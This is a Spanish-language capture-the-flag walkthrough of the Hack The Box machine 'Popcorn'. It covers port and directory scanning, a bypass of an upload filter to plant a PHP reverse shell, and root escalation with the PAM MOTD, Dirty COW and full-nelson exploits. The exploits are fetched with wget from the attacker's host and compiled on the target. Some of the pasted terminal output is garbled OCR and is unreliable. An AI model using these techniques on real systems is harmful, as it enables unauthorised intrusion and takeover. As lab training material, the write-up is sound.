Popcorn, aunque no es excesivamente complicado, contiene bastante contenido y puede resultar difícil para algunos usuarios localizar el vector de ataque adecuado al principio. Esta máquina se centra principalmente en diferentes métodos de explotación web.

Escaneo:

nmap -Pn -p- -open 10.10.10.6 -T4

```
"/machineshtb/Popcorn
nmap -Pn -p- -open 10.10.10.6 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 01:15 GMT
Nmap scan report for 10.10.10.6 (10.10.10.6)
Host is up (0.074s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 20.46 seconds


"/machineshtb/Popcorn
Linux Medium
```

versiones:


nmap -Pn -sCV -p22,80 10.10.10.6 -T4

```
~/macninesntp/Popcorn
  nmap -Pn -sCV--p22,80 10.10.10.6 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 01:19 GMT - 7.94SVN (
Imap scan report for popcorn.htb (10.10.10.6)
Host is up (0.071s latency).
     STATE SERVICE VERSION
PORT
22/tcp open > sshimum OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
   1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
   2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA) ne: 1 IP address (1 host up) so
80/tcp open http Apache httpd 2.2.12
http-title: Site doesn't have a title (text/html).
_http-server-header: Apache/2.2.12 (Ubuntu)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 map done: 1 IP address (1 host up) scanned in 9.15 seconds
```

Al ingresar por el port 80 encuentro virtualhosting




Lo añado al /etc/hosts y realizo una busqueda de directorios.



gobuster dir -u http://popcorn.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "

validando torrent y rename



Renamer API Syntax: index.php?filename=old_file_path_an_name&newfilename=new_file_path_and_name


Buscando subdirectorios en torrent.

gobuster dir -u http://popcorn.htb/torrent/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "


```
txt, htm, xml, , html, php
Starting gobuster in directory enumeration mode
                      (Status: 200) [Size: 11406]
                                     [Size: 8412]
                                     [Size: 8416]
                      (Status: 301)
                                     [Size: 322]
templates
                                      [Size: 318]
'health
                                      [Size: 319]
                                      [Size: 9320]
browse
browse.php
                                      [Size: 9320]
comment.php
                                      [Size: 936]
                                      [Size: 319]
                                      [Size: 8357]
upload.php
                       (Status: 403)
                                      [Size: 291]
download
                                      [Size: 0]
                                      [Size: 11406]
                       (Status: 403)
                                      [Size: 292]
                                      [Size: 0]
download.php
                                      [Size: 11406]
                      (Status: 301)
                                      [Size: 316]
/edit
                                      [Size: 0]
                                      [Size: 316]
database
                       (Status: 301)
                                      [Size: 321]
secure.php
```

se encuentran demasiados directorios, antes nos registramos


Torrent Hoster



y podemos subir archivos.



- · You can upload torrents that are tracked by any tracker.
- Your torrent MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other..
- Be patient while the script retrieves the data from the tracker. This may take a while.
- Torrent Hoster reserve the rights to delete any torrent at anytime.




Intente subir una reverse Shell PHP, pero me dice que no es un archivo Torrent válido.



This is not a valid torrent file

En el directorio upload veo que se suben solamente png.



Index of /torrent/upload


<u>Name</u>	Last modified	Size Description
Parent Directory		-
3 723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:06	58K
noss.png	02-Jun-2007 23:15	32K

Apache/2.2.12 (Ubuntu) Server at popcorn.htb Port 80


por ende trato de subir un archivo .png, pero no fue posible.




- · You can upload torrents that are tracked by any tracker.
- Your torrent MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other..
- Be patient while the script retrieves the data from the tracker. This may take a while.
- Torrent Hoster reserve the rights to delete any torrent at anytime.



entonces en el apartado de Browse encontré un archivo que se subió.



y es una imagen kali linux . torrent




se me ocurrió subir este archivo modificado con una reverse shell, pero no funciono y en solitario sin modificación me dice que ya se había subido este archivo por lo cual y luego de intentar varias cosas descargo una imagen real de kali Linux en formato Torrent.




luego la subo






Rendertime: 0.003

Y aunque se demoró tomando el archivo si le doy a mis Torrents ya aparece.




y acá sale una opción importante que es la de editar el archivo que se subió.




Al editar nos sale un mensaje que dice que solo se permiten imagenes

Torrent Name	kali-linux-2024.1-installer-i386.iso	
Hash	c4a09eb749cda4a8f7c11ef19f278c09215a3237	
Category	Other	
Subcategory	Other v	
Description		
Tracker requires registration	○ Yes No	
	Update	
	Filename:	
Update Screenshot	Browse No file selected.	
	Submit Screenshot	
Allowed types : jpg, jpeg, gif, png. *		
Max Size : 100kb		
Please note that you are allow to upload only one screenshot per torrent.		
If you already have existing screenshot, it will automatically replace by uploading new one.		
* = Does not work on IE browser yet. Please use other browsers to upload screenshots.		

concordando con los uploads que son .png subo mi reverse shell en formato .png



dice que se subió de manera exitosa alistamos netcat y vamos a uploads



abrimos el del 2024




Index of /torrent/upload




Apache/2.2.12 (Ubuntu) Server at popcorn.htb Port 80


Sin embargo, me tira error.




Para evitar esto y que lo interprete intercepto con burpsuite antes de subir el archivo obviamente envío la solicitud o mejor dicho dando en el botón de submit y aparte cambio la extensión del archivo de .php.png por .png.php



en burp cambio el content type de application/x-php por image/png



Ahora en el directorio uploads ya se encuentra alojado el archivo.



Index of /torrent/upload



Apache/2.2.12 (Ubuntu) Server at popcorn.htb Port 80

le damos clic, alistamos netcat y tenemos Shell.

Mejoro shell y encuentro 2 caminos para escalar privilegios, por medio de exploit de kernel y por medio del archivo motd.

uname -a lsb_release -a ls -la /home/george/.cache

Escalada de privilegios motd.legal-displayed

Validando y buscando un buen rato encontré el archivo motd.legal-displayed busco un exploit que me permita escalar privilegios.

searchsploit motd -w

hay 2 exploits muy prometedores y lo mejor corren en el Ubuntu que tenemos el cuales es 9.10

```
Exploit Title we with the property of the prop
```

PAM version:

sin embargo, no tengo la versión de PAM para validarla, por lo cual busco en internet https://listman.redhat.com/archives/pam-list/2012-November/002563.html




dpkg -l | grep pam

parece que puede servir, según el funcionamiento del exploit esto es ejecute y utilice parece que no hay que configurar nada.

```
வ
             https://www.exploit-db.com/exploits/14339
                                                                                               ▣
DeepL Translate - El m... 🗀 Machine Excell 🗅 Training 🗅 ACTIVE DIRECTORY 🗅 OSCP 🚎 Tmux Cheat Sheet & Q...  🕀 Sign
 #!/bin/bash
 # Exploit Title: Ubuntu PAM MOTD local root
 # Date: July 9, 2010
 # Author: Anonymous
 # Software Link: http://packages.ubuntu.com/
 # Version: pam-1.1.0
 # Tested on: Ubuntu 9.10 (Karmic Koala), Ubuntu 10.04 LTS (Lucid Lynx)
 # CVE: CVE-2010-0832
 # Patch Instructions: sudo aptitude -y update; sudo aptitude -y install libpam~n~i
 # References: http://www.exploit-db.com/exploits/14273/ by Kristian Erik Hermansen
 # Local root by adding temporary user toor:toor with id 0 to /etc/passwd & /etc/shadow.
 # Does not prompt for login by creating temporary SSH key and authorized keys entry.
     user@ubuntu:~$ bash ubuntu-pam-motd-localroot.sh
    [*] Ubuntu PAM MOTD local root
     [*] Backuped /home/user/.ssh/authorized keys
    [*] SSH key set up
    [*] Backuped /home/user/.cache
 # [*] spawn ssh
```

CVE-2010-0832 pam_motd

levanto Python y transfiero el exploit searchsploit -m 14339



wget http://10.10.14.7/14339.sh

```
www-data@popcorn:/tmp$ wget http://10.10.14.7/14339.sh
--2024-05-17 05:14:12-- http://10.10.14.7/14339.sh
Connecting to 10.10.14.7:80... connected.
Http request sent; awaiting response... 200 OK
Length: 3042 (3.0K) [text/x-sh]
Saving to: 14339.sh idenar po...

# References: http://www.exploit-db.com/exploits/14273/ by Kristian Eri

# Local root by adding temporary user foorstoor with id A.To./etc/PDSSW
# Does not prompt for login by creating temporary SSH key and authorize

2024-05-17 05:14:12 (4.34 MB/s) - 14339.sh' saved [3042/3042]

| Www-data@popcorn:/tmp$ ls

14339.sh lineas.sh torrenthoster torrenthoster.zip

www-data@popcorn:/tmp$ chmod +x 14339.sh

| Www-data@popcorn:/tmp$ saved | West of the content of the conten
```

como no funciono utilizo los exploits de kernel.

searchsploit -m 40839

CVE-2016-5195 Linux Kernel 2.6.22 < 3.9 - 'Dirty COW ' 'PTRACE POKEDATA

El exploit de dirty cow aplica debido a que funciona para kernel que estén entre la versión 2.6.22 y 3.9 la máquina tiene 2.6.31 searchsploit dirty cow -w

```
-/machineshtb/Popcorn
searchsploit dirty cow -w

Exploit Title

Linux Kernel - 'The Huge Dirty Com' Overwriting The Huge Zero Page (1) outlize los exploits de kernel.

Linux Kernel - 'The Huge Dirty Com' Overwriting The Huge Zero Page (2)

Linux Kernel - 'The Huge Dirty Com' Overwriting The Huge Zero Page (2)

Linux Kernel - 'The Huge Dirty Com' Overwriting The Huge Zero Page (2)

Linux Kernel 2.6.22 (3.9 (x86/x64) - 'Dirty Com' Poproc/self/mem' Race Condition Privilege Escalation (SUID Method)

Linux Kernel 2.6.22 (3.9 - 'Dirty Com' Proc/self/mem' Race Condition Privilege Escalation (SUID Method)

Linux Kernel 2.6.22 (3.9 - 'Dirty Com' Proc/self/mem' Race Condition Privilege Escalation (Page Page Wethod)

Linux Kernel 2.6.22 (3.9 - 'Dirty Com' Proc/self/mem Race Condition Privilege Escalation (Page Page Wethod)

Linux Kernel 2.6.22 (3.9 - 'Dirty Com' 'Proc/self/mem Race Condition Privilege Escalation (Page Page Wethod)

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Linux Kernel 2.6.22 (3.9 - 'Dirty Com' 'Proc/self/mem Race Condition Privilege Escalation (Page Page Wethod)

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Linux Kernel 2.6.22 (3.9 - 'Dirty Com' 'Proc/self/mem Race Condition Privilege Escalation (Page Page Wethod)

Linux Kernel 2.6.22 (3.9 - 'Dirty Com' 'Proc/self/mem Race Condition Privilege Escalation (Page Page Page Page Page Page
```

transfiero y compilo como lo dicen las instrucciones del exploit en la máquina víctima. gcc -pthread 40839.c -o dirty -lcrypt chmod +x dirty

Ejecuto. ./dirty

```
www-data@popcorn:/tmp$ chmod +x dirty
www-data@popcorn:/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiRbwOlRgkx7g:0:0:pwned:/root:/bin/bash

mmap: b771f000 trans
```


acá me solicita una contraseña para el nuevo usuario que se llama firefart por lo cual la añado y cancelo la ejecución para loguearme como firefart.

y tenemos acceso a root

Exploit de kernel full-nelson full nelson

0.1. Linux Kernel 2.6.37 (RedHat / Ubuntu 10.04) - 'Full-Nelson.c' Local Privilege Escalation


Busco en internet exploits de kernel con al versión 2.6.31 y encuentro un GitHub que contiene varios exploits. https://github.com/JlSakuya/Linux-Privilege-Escalation-Exploits



Allí filtro por la versión



allí redirige a exploit db acá copio el código y lo guardo en un archivo llamado full-nelson.c





transfiero a víctima y procedo a compilar como lo dice el exploit wget http://10.10.14.7/full-nelson.c gcc full-nelson.c -o full-nelson

```
www-data@popcorn:/tmp$ gcc full-nelson.c -o full-nelson
www-data@popcorn:/tmp$ file full-nelson
full-nelson: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.15, not stripped
www-data@popcorn:/tmp$
```

doy permisos de ejecución y ejecuto. chmod +x full-nelson ./full-nelson

acá me tira que soy firefart, pero porque recordemos que con dirty cow cambiamos el user, este exploit es más funcional que cow.